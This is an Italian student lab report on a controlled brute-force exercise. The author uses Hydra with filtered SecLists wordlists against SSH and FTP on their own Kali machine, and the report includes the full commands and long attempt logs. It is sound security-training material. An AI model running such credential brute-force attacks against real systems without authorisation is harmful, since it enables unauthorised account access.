Progetto S6 – L5

Titolo:
Attacco di Brute Force su Servizi di Rete tramite Hydra

Simulazione controllata in ambiente di laboratorio

Introduzione:

Il presente elaborato documenta una **simulazione di attacco di tipo brute force** condotta su **servizi di rete** utilizzando il tool **Hydra**, all'interno di un **ambiente di laboratorio controllato e autorizzato**.

L'attività è finalizzata alla **comprensione dei meccanismi di autenticazione** e alla **valutazione dell'impatto di attacchi automatizzati** basati su **liste di credenziali**.

L'esercizio è stato svolto focalizzandosi sui servizi **SSH** e **FTP.**

Particolare attenzione è stata posta all'**ottimizzazione delle risorse di sistema**, tramite **riduzione delle wordlist** e **limitazione del numero di thread**, al fine di simulare un approccio **realistico e controllato**.

FASE 0 — Preparazione rete e identificazione IP


0.1 Identificazione dell'indirizzo IP della macchina Kali

Per poter eseguire correttamente i comandi successivi, ho inizialmente identificato l'indirizzo IP assegnato alla macchina Kali Linux.

Ho utilizzato il comando:

```
ip a
```

Analizzando l’output, ho individuato l’interfaccia di rete attiva **eth1** e annotato l’indirizzo IP associato, nel formato **192.168.50.100/24**



Output del comando `ip a` con l’indirizzo IP evidenziato.

FASE 1 — Configurazione e cracking del servizio SSH

1.1 Creazione di un nuovo utente su Kali

Ho creato un nuovo utente locale sulla macchina Kali, utilizzando il nome utente **`test_user`** e la password **`testpass`**.


Comando eseguito:

`sudo adduser test_user`

Durante la procedura:

- Ho impostato la password **`testpass`**
- Ho confermato la password

- Ho lasciato vuoti i campi opzionali (nome completo, stanza, telefono, ecc.)



Conferma finale della creazione dell'utente.

1.2 Avvio e verifica del servizio SSH

Successivamente ho avviato il servizio SSH e ne ho verificato lo stato.

Comandi eseguiti:

```
sudo service ssh start
sudo service ssh status
```

Dall'output ho verificato che il servizio SSH risultasse **attivo e in esecuzione**.

Stato del servizio SSH impostato su "active/running".


1.3 Verifica del file di configurazione SSH

Ho aperto il file di configurazione del demone SSH esclusivamente a scopo di verifica, senza effettuare alcuna modifica.

Comando eseguito:

`sudo nano /etc/ssh/sshd_config`

Ho verificato il percorso del file e successivamente sono uscito senza salvare alcuna modifica.



File **`sshd_config`** aperto che mostra il percorso **`/etc/ssh/sshd_config`.**


1.4 Test di accesso SSH con l’utente creato

Per verificare il corretto funzionamento del servizio SSH, ho effettuato un accesso utilizzando l’utente **`test_user`**.

Comando eseguito:

ssh test_user@192.168.50.100 (IP Kali)

Alla richiesta di conferma della chiave ho digitato **yes** e successivamente ho inserito la password **testpass**.
L'accesso è avvenuto correttamente, visualizzando il prompt
test_user@192.168.50.100 (IP Kali)



Prompt dell'utente `test_user` dopo login riuscito.

Ho poi terminato la sessione SSH con:

exit

FASE 1B — Attacco brute force SSH con Hydra

In questa fase ho utilizzato **Hydra** seguendo le indicazioni applicando le seguenti modifiche:

- **utilizzo di `-t 2` al posto di `-t 4`**
- riduzione del carico CPU tramite filtraggio delle wordlist


2.1 Test Hydra con singola coppia username/password

A scopo dimostrativo ho eseguito un attacco Hydra utilizzando una singola coppia di credenziali.

Comando eseguito:

hydra -l test_user -p testpass IP_KALI -t 2 ssh

L'output ha confermato la validità delle credenziali.




Output Hydra con messaggio di credenziale valida.

2.2 Installazione di SecLists


Ho installato il pacchetto SecLists, necessario per l'utilizzo delle wordlist.

Comandi eseguiti a seguire:

`sudo apt update`



`sudo apt install seclists -y`




Conferma installazione di SecLists.

2.3 Riduzione delle wordlist per limitare il carico CPU


Per ridurre l'impatto computazionale, ho filtrato le wordlist di SecLists mantenendo solo le voci contenenti la stringa **`test`**.

Verifica dei file corretti, usernames e passwords:

ls -lh /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt




ls -lh /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt



Comandi **per limitare il carico CPU** eseguiti a seguire:

1) cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt



2)cat /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt

Ho quindi verificato il numero di righe e il contenuto dei file risultanti:

wc -l xato-usernames.txt xato-passwords.txt

Output di wc -l

1) head -n 5 xato-usernames.txt (Anteprima username)

2) head -n 5 xato-passwords.txt (Anteprima passwords)


Output di head.

2.4 Attacco Hydra su SSH con wordlist filtrate

Ho eseguito l’attacco brute force su SSH utilizzando le wordlist filtrate e limitando i thread a 2.

Verifica i file prima di Hydra:

ls -lh xato-usernames.txt xato-passwords.txt



Comando eseguito:

```
hydra -V -L xato-usernames.txt -P xato-passwords.txt
IP_KALI -t 2 ssh
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 2 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 08:21:03
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10367586 login tries (l:3986/p:2601), ~5183793 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test" - 1 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing" - 2 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tester" - 3 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test123" - 4 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtest" - 5 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1" - 6 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1234" - 7 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testpass" - 8 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contest" - 9 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test12" - 10 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "hottest" - 11 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing1" - 12 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "lbtest" - 13 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "greatest" - 14 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contests" - 15 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testibil" - 16 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test2" - 17 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "teste" - 18 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tested" - 19 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test11" - 20 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme" - 21 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testes" - 22 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testy" - 23 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme2" - 24 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "glotest" - 25 of 10367586 [child 1] (0/0)
```

```
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtry" - 525 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtruciolo" - 526 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtronner7499" - 527 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtrial" - 528 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtria" - 529 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtrest" - 530 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtransfug" - 531 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtrans.1" - 532 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtradesetters" - 533 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtotaltop" - 534 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtoshi" - 535 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtor1964ad" - 536 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtopmanzara" - 537 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtony.trukhoff" - 538 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomtomde" - 539 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomtit1969" - 540 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtommypr1" - 541 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtommygd" - 542 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomcat50" - 543 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomas_ssj3" - 544 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtntherock" - 545 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtn7292" - 546 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtlambie" - 547 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtinydickpantyboy" - 548 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtinhdon_phuong695" - 549 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtinh.ngo" - 550 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtina" - 551 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtime" - 552 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtigay94" - 553 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testthre" - 554 of 10367586 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$
```

NOTA BENE: Hydra mostra il numero totale di combinazioni teoriche derivanti dal prodotto tra il numero di username e password presenti nelle wordlist. Nonostante il valore elevato, l'utilizzo di liste filtrate e dell'opzione `-t 2` consente di mantenere il carico CPU limitato.

L'opzione `-V` mi ha permesso di visualizzare i tentativi in tempo reale.

FASE 2 — Attacco brute force su servizio FTP

Per la seconda parte dell'esercizio ho scelto di attaccare il servizio **FTP**, evitando esplicitamente l'autenticazione HTTP come richiesto.

3.1 Installazione e avvio del servizio vsftpd

Ho installato e avviato il servizio FTP.

Comandi eseguiti:

```
sudo apt install vsftpd -y
```

Serve a installare e rendere disponibile il servizio FTP (vsftpd) sul sistema, così da poter testare e attaccare l'autenticazione FTP nella seconda fase

1) sudo service vsftpd start

2) sudo service vsftpd status

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd status

● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-01-16 09:15:48 EST; 44s ago
 Invocation: 5cda36ceec39453e940308a1a688f8f9
    Process: 135245 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 135247 (vsftpd)
      Tasks: 1 (limit: 4545)
     Memory: 904K (peak: 1.8M)
        CPU: 21ms
     CGroup: /system.slice/vsftpd.service
             └─135247 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 16 09:15:48 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jan 16 09:15:48 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

┌──(kali㉿kali)-[~]
└─$
```

L’installazione di vsftpd è andata a buon fine, nessun errore bloccante.

Servizio vsftpd attivo.

3.2 Configurazione dell’utente FTP

Ho riutilizzato l’utente **`test_user`** già creato, assicurandomi che avesse una password nota.

Comando eseguito:

`sudo passwd test_user`

```
┌──(kali㉿kali)-[~]
└─$ sudo passwd test_user

New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~]
└─$
```

Conferma cambio password.

3.3 Verifica accesso FTP manuale

Prima di utilizzare Hydra, ho verificato manualmente l’accesso FTP.

Comando eseguito:

`ftp 192.168.50.100 (IP Kali)`

`Name:` **`test_user`**

`Password:` **`testpass`**

Accesso FTP riuscito.

Dopo il login ho eseguito un semplice comando **`ls`** e poi il comando **`bye.`**

3.4 Attacco Hydra su FTP

Infine ho eseguito l’attacco brute force sul servizio FTP utilizzando le stesse wordlist filtrate.

Comando eseguito:

`hydra -V -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 2 ftp`

Avvio attacco

```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 2 ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 10:03:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to preve
nt overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10367586 login tries (l:3986/p:2601), ~5183793 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test" - 1 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing" - 2 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tester" - 3 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test123" - 4 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtest" - 5 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1" - 6 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1234" - 7 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testpass" - 8 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contest" - 9 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test12" - 10 of 10367586 [child 0] (0/0)
